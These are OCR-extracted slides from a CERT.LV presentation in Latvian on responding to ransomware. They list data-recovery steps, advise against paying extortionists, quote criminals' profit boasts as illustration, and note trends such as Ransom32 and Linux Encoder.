
CERT.LV
Information Technologies Security Incident Response Institution

1. Informējiet CERT.LV
2. Izveidot pilnu šifrētā diska kopiju (DD, HDD clone, Clonezilla)
3. Identificējiet datorvīrusu, kas veicis failu šifrēšanu – nepaļaujaties uz tekstiem, ko paziņojumos ieliek vīrusu autori, eksistē «viltoti» šifrējošie vīrusi, kas izmanto svešus nosaukumus savos paziņojumos.
4. Izmēģiniet atgūt datus, izmantojot Windows Volume shadows copy /File History

Darbības datu atgūšanai

CERT.LV
Information Technologies Security Incident Response Institution





Darbības datu atgūšanai

CERT.LV
Information Technologies Security Incident Response Institution

5. Neveiksmes gadījumā, izmantojiet failu atgūšanas programmas – Foremost, PhotoRec, un dažādus komerciālus rīkus
6. Ja failu zaudēšana radījusi ievērojamus zaudējumus – informējiet valsts policiju!
7. Atjaunojiet datora darbību saglabājot šifrēto disku vai tā «klonu» - iespējams, to varēs atšifrēt pēc kāda brīža, ja atklāsies šifrēšanas kriptogrāfiskas nepilnības, vai tiks pārņemta vīrusa izplatītāju

Ko nedarīt

CERT.LV
Information Technologies Security Incident Response Institution

Nemaksājiet izspiedējiem!

Nav garantijas, ka atgūsiet datus, bet jūsu nauda tiks ieguldīta arvien jaunu datorvīrusu izstrādē!

Peļņa

CERT.LV
Information Technologies Security Incident Response Institution

- *«5-7% on tier 1's 0.5% on crap like india»*
- *«only target tier 1 countries so UK,CA,US,AU. im making around 15k a month gross and net profit is around 8k.i used to do asia runs but they make so little its not worth my time»*

Attīstības tendences

CERT.LV
Information Technologies Security Incident Response Institution

- Jaunas versijas apdraud arvien vairāk OS:
  - Ransom32 ir rakstīts tīri Javascript, CSS un HTML. Pastāv iespēja to pielāgot darbam MacOS un Linux vidē.
  - Linux Encoder reāli sašifrē ievainojamus Linux serverus, vai to failsistēmas daļas
  - Vai nākošie būs mobilie telefoni?
- Vīrusu rakstītāji pieļauj arvien mazāk kriptogrāfisku kļūdu, tāpēc daudzi šifrētie dati tiešām nav atgūstami, bez piekļuves pie datorvīrusa CC.

Paldies!

https://www.cert.lv

cert@cert.lv